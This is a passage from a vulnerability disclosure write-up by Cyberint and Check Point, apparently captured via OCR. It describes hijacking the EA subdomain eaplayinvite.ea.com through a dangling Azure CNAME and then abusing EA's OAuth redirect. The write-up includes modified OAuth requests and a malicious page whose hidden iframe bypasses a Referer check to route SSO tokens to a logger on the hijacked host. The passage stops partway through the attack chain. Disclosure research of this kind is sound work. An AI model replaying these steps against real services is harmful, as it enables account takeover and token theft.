
Cyberint

ACCOUNT TAKEOVER



CyberInt Researchers and Check Point Help EA Secure its 300 Million Gamers


Disclosing vulnerability in EA's Origin client that could expose gamers to their account takeover

Eaplayinvite.ea.com Subdomain Hijacking

EA Games operates several domain names such as ea.com and origin.com in order to provide and different services to their players globally, from creating a new Apex Legend account, connecting to the Origin social network and purchasing new EA games from the company's online store.

Typically, cloud-based services offered by organizations such as EA Games are configured as unique subdomains under the organization's main domain along with DNS address or canonical name (A or CNAME) records that refer to the desired service, such as a web application server.

In this instance, eaplayinvite.ea.com was identified as an EA Games' subdomain and is configured with a DNS CNAME that points to another subdomain, ea-invite-reg.azurewebsites.net.




```
;; ANSWER SECTION:
eaplayinvite.ea.com.     300     IN      CNAME     ea-invite-reg.azurewebsites.net.
```

This subdomain is configured under azurewebsites.net, a domain belonging to Microsoft's Azure cloud computing service that enables organizations to deploy cloud-based services (including web applications, REST API, Virtual Machines, databases and more) in order to provide them to online customers around the world.

Each Microsoft Azure user account can request to register specific service names, advertised as subdomains in the format <ServiceName>.azurewebsites.net, that can subsequently be aliased by an organization's domain or subdomain by successfully validating the DNS CNAME configuration via the Microsoft Azure subdomain validation process.

During this research, the service name ea-invite-reg.azurewebsites.net was identified as no longer in-use within Microsoft Azure although the subdomain eaplayinvite.ea.com was still configured to alias the subdomain via the DNS CNAME record.


Given this misconfiguration, the service name 'ea-invite-reg' was successfully registered as a new web application service using a Microsoft Azure account under our control, restoring the ea-invite-reg.azurewebsites.net subdomain and subsequently allowing the eaplayinvite.ea.com subdomain to be hijacked along with the interception of any legitimate EA Games' user requests.



ea-invite
ea-invite-reg
ea-play-custom-reg-2018
ea-play-employee-reg-2018
ea-vault123
leadsenrichment
ncode-staging
ServicePlanaf4c7ccc-b91a

Resource group (change) : ea-invite-reg
Status : Running
Location : Central US
Subscription (change) : Pay-As-You-Go
Subscription ID : f5d669f2-9e7a-4fb9-86a4-bb643fea29b7
Tags (change) : Click here to add tags
URL : https://eaplayinvite.ea.com
App Service Plan : ServicePlanaf4c7ccc-b91a (Standard: 1 Small)
External Repository Proj... : https://github.com/azure-appservice-samples/phpempty...

Validation of the eaplayinvite.ea.com DNS records, post-hijacking, confirms that the new Microsoft Azure cloud web service is responding:



```
;; ANSWER SECTION:
eaplayinvite.ea.com.    300     IN      CNAME   ea-invite-reg.azurewebsites.net.
ea-invite-reg.azurewebsites.net. 29 IN  CNAME   waws-prod-dm1-111.sip.azurewebsites.windows.net.
waws-prod-dm1-111.sip.azurewebsites.windows.net. 969 IN CNAME waws-prod-dm1-111.cloudapp.net.
waws-prod-dm1-111.cloudapp.net. 9 IN    A       40.113.232.243
```


oAuth Invalid Redirection to Account Take-Over

Having seized control of the eaplayinvite.ea.com subdomain guided research toward the new goal of examining how the TRUST mechanism between EA Games' ea.com or origin.com domains and their subdomains could be abused to manipulate the oAuth protocol implementation for full account take-over/exploitation.

Identification of how EA games configured the oAuth protocol provided detail of their single sign on mechanism. By exchanging the user's credentials (username & password) for a unique SSO Token, the user can authenticate to any EA Games' platform, for example, accounts.origin.com, without the need to reauthenticate.


Further analysis of this oAuth SSO implementation identified several services such as answers.ea.com, help.ea.com and accounts.ea.com that appear to be used within their authentication process and provided more information on the TRUST mechanisms implemented.

Typically, during a successful authentication process with EA Games' global services, for example, answers.ea.com, an oAauth HTTP request is sent to accounts.ea.com resulting in a new user SSO token received and the application redirecting through signin.ea.com to the final EA Games' service, answers.ea.com, to identify the user.



```
GET
/connect/auth?client_id=help-ea&nonce=nonce&response_type=token%20id_token&display=web2/log
in&locale=en_US&redirect_uri=https%3A%2F%2Fsignin.ea.com%2Fp%2Fgus%2Fcallback%3FreturnUri%3
Dhttps%253A%252F%252Fanswers.ea.com%252Ft5%252FAnswer-HQ-English%252Fct-p%252FAHQ-English%2
6method%3Dpostmessage&prompt=none HTTP/1.1
Host: accounts.ea.com
```


Figure 1: oAuth SSO request for authenticating with answers.ea.com



```
Set-Cookie:
sid=U282cVJnS2ZLMjJKUTVFZzc2TzdrbmhsdDJ3SENMdTdzS1VvVVQ5ZFVEcEpHYVRiSGttNmxrUnlqMkZQaA.GUk
5WL-329zTKRD8-hQ198PqORZqEL93228NTH66CZw; Version=1; Path=/connect; Secure; HttpOnly
Location:
https://signin.ea.com/p/gus/callback#returnUri=https%253A%252F%252Fanswers.ea.com%252Ft5%2
52FAnswer-HQ-English%252Fct-p%252FAHQ-English&method=postmessage&access_token=QVQx0jEuMDoz
LjA6NjA6Z1IzNUhnT2hEajRhSzk4cElzTGNKWm5mUmUycmN0eFNISDg6MjgzNzI6b2trZGg&id_token=eyJ0eXAiO
iJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWNjb3VudHMuZWEuY29tIiwiaWF0Ij
oxNTUwNTI1ODQzLCJleHAiOjE1NTA1MjkONDMsIm5vbmNlIjoibm9uY2UiLCJwaWRfaWQiOiIxMDA4ODEyMzI4Mzcy
IiwidXNlcl9pZCI6IjEwMDg4MTIzMjgzNzIiLCJwaWRfdHlwZSI6Ik5VQ0xFVVMiLCJmcm9tX3JlbWVtYmVybWUiOn
RydWUsImF1dGhfdGltZSI6MCwiYXRfaGFzaCI6ImlSOUg5U3lHVkhibjNuSWo3TEpKaFEifQ.L-ntlY0MAlY3UxcKJ
HVUe7rVfa7QYapg26RjzI4ipaU&token_type=Bearer&expires_in=3600
```


Figure 2: oAuth authentication SSO token is redirected through signin.ea.com to EA Games' answers.ea.com server

Given this research, it is possible to determine the EA Games' service address, which the oAuth token generated, by modifying the returnURI parameter within the HTTP request to the hijacked EA Games' subdomain eaplayinvite.ea.com.



```
GET
/connect/auth?client_id=help-ea&nonce=nonce&response_type=token%20id_token&display=web2/login&locale=en_US&redirec
t_uri=https%3A%2F%2Fsignin.ea.com%2Fp%2Fgus%2Fcallback%3FreturnUri%3Dhttps%253A%252F%252Feaplayinvite.ea.com%252Ft
5%252FAnswer-HQ-English%252Fct-p%252FAHQ-English%26method%3Dpostmessage&prompt=none HTTP/1.1
Host: accounts.ea.com
```

Figure 3: oAuth request to generate new user token for eaplayinvite.ea.com



```
Set-Cookie:
sid=U2V5Mzl CRUlFNDhRb2k4Qkl0MU9KdFkzNnlUek9KVVJDSVFmVlowWExPYkM5SWhERVlTaHpkS3A0bzFWSQ.kEsJJfufeQMUZCJlhRgsYwJ9LLP
LZDju85M5Vx6s46k; Version=1; Path=/connect; Secure; HttpOnly
Location:
https://signin.ea.com/p/gus/callback#returnUri=https%253A%252F%252Feaplayinvite.ea.com%252Ft5%252FAnswer-HQ-Englis
h%252Fct-p%252FAHQ-English&method=postmessage&access_token=QVQxOjEuMDozLjA6NjA6aXdsUUFYQ0sxc3lhWWlNdmU4SmZtYXd5Qm
RyQXZyS1FMMFE6NTYzNjk6b2tyNGc&id_token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJoZWxwLWVhIiwiaXNzIjoiYWNjb
3VudHMuZWEuY29tIiwiaWF0IjoxNTUwOTM4NTc3LCJleHAiOjE1NTA5NDIxNzcsIm5vbmNlIjoibm9uY2UiLCJwaWRfaWQiOiIxMDAwNDk4NTU2Mz
Y5IiwidXNlcl9pZCI6IjEwMDA0OTg1NTYzNjkiLCJwaWRfdHlwZSI6Ik5VQ0xFVVMiLCJhdXRoX3RpbWUiOjE1NTA5Mzc3MTMsImF0X2hhc2giOiJ
KLVBKOTdnRGR2dWxZMWFtTHlDdTN3In0.en-xcfBG518clDVkQ-4d_F3DYtagmoYr7asjzwXKj7s&token_type=Bearer&expires_in=3599
```


Figure 4: The server generates valid token without validation of the fake EA service

Notably, generating the above-identified request to redirect the generated SSO token to the 'rogue' application was insufficient given that several limitations took place on EA Games' side:

1 Missing Valid Referer


In order to compromise an EA account, the above-identified request needed to be sent to accounts.ea.com, including the modified parameters, on behalf of the victim user.

However, the backend accounts.ea.com server validates if the request originated from a trusted EA Games' Origin domain by checking the HTTP Referer header.



```
HTTP/1.1 400 Bad Request
X-NEXUS-SEQUENCE: 6B86D7FB1267BFD744686E864491DA2A.prdaccountc-07:77.139.40.59:1550939692350
X-NEXUS-HOSTNAME: prdaccountc-07
P3P: CP="ALL DSP COR IVD IVA PSD PSA TEL TAI CUS ADM CUR CON SAM OUR IND"
Content-Type: application/json;charset=UTF-8
Content-Length: 65
Date: Sat, 23 Feb 2019 16:34:51 GMT
nnCoection: close
Server: Powered by Electronic Arts

{"error":"invalid_request","error_description":"missing referer"
```

To overcome this limitation, the request sent on behalf of our victim needed to originate from an EA Games' trusted domain or subdomain. As such, a new iframe was embedded within the index page of the hijacked subdomain resulting in request being initiated from there and bypassing the server validation.




You've been invited to try Origin Access Basic free for 7 days

Explore an instant collection of 177 PC games and play as much as you want. Origin Access member also get to try new EA games before they're released and save 10% on Origin purchases. Just click below to get started!

Join Free for 7 days

CANCEL ANYTIME.
ONLY FOR PC

Figure 5: eaplayinvite.ea.com malicious index page



```
<?php die(); ?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Friend Referral Program</title>
    <style>
        iframe.hidden{
            display: none;
        }
    </style>
</head>
<body style="background-image:url('https://data3.origin.com/asset/content/dam/originx/web/app/programs/origin-access/oab-anthem-refer-a-friend-redeem.jpg/91621a75-587a-4489-a596-72d85562e698/ori
    <center><img width="100%" src="bg.png" /></center>
    <iframe class="hidden" src="https://accounts.ea.com/connect/auth?client_id=help-ea&nonce=nonce&response_type=token%20id_token&display=web2/login&locale=en_US&
redirect_uri=https%3A%2F%2Fsignin.ea.com%2Fp%2Fgus%2Fcallback%3FreturnUri%3Dhttps%253A%252F%252Feaplayinvite.ea.com%252Flogger.php%26method%3Dredirectback&prompt=none&a=1"></iframe>
</body>
</html>
```


Figure 6: Attacker's generates iframe on eaplayinvite.ea.com to bypass http Referer validation

2 Origin Problem

Having sent a request to signin.ea.com to complete the malicious authentication process, a jQuery function was generated to attempt to redirect the victim token to the rogue application hosted on the hijacked subdomain at eaplayinvite.ea.com.


```
$(document).ready(function() {
    var messageObj;
    if ('https://secure.download.dm.origin.com/production/avatar/prod/1/599/40x40.JPEG') {
        messageObj = '{"originId": "' + encodeURIComponent("") +
            '", "avatar": "' +
encodeURIComponent("https://secure.download.dm.origin.com/production/avatar/prod/1/599/40x40
.JPEG") +
            '", "accessToken": "' + encodeURIComponent("") +
            '", "idToken": "' + encodeURIComponent("")
    } else {
        messageObj = '{"originId": "' + encodeURIComponent("") +
            '", "avatar": "' + encodeURIComponent("https://eaassets-
a.akamaihd.net/resource_signin_ea_com/p/statics/gus/img/default_avatar.JPEG") +
            '", "accessToken": "' + encodeURIComponent("") +
            '", "idToken": "' + encodeURIComponent("") + '"}';
    }
    $.postMessage(messageObj, decodeURIComponent("https%3A%2F%2Feaplayinvite.ea.com"),
parent);
});
```

In this instance, the jQuery '$.postMessage' function failed to execute as the destination server, eaplayinvite.ea.com, is not part of EA Games' Origin (signin.ea.com) resulting in the function generating an error and not forwarding the token to the rogue application.



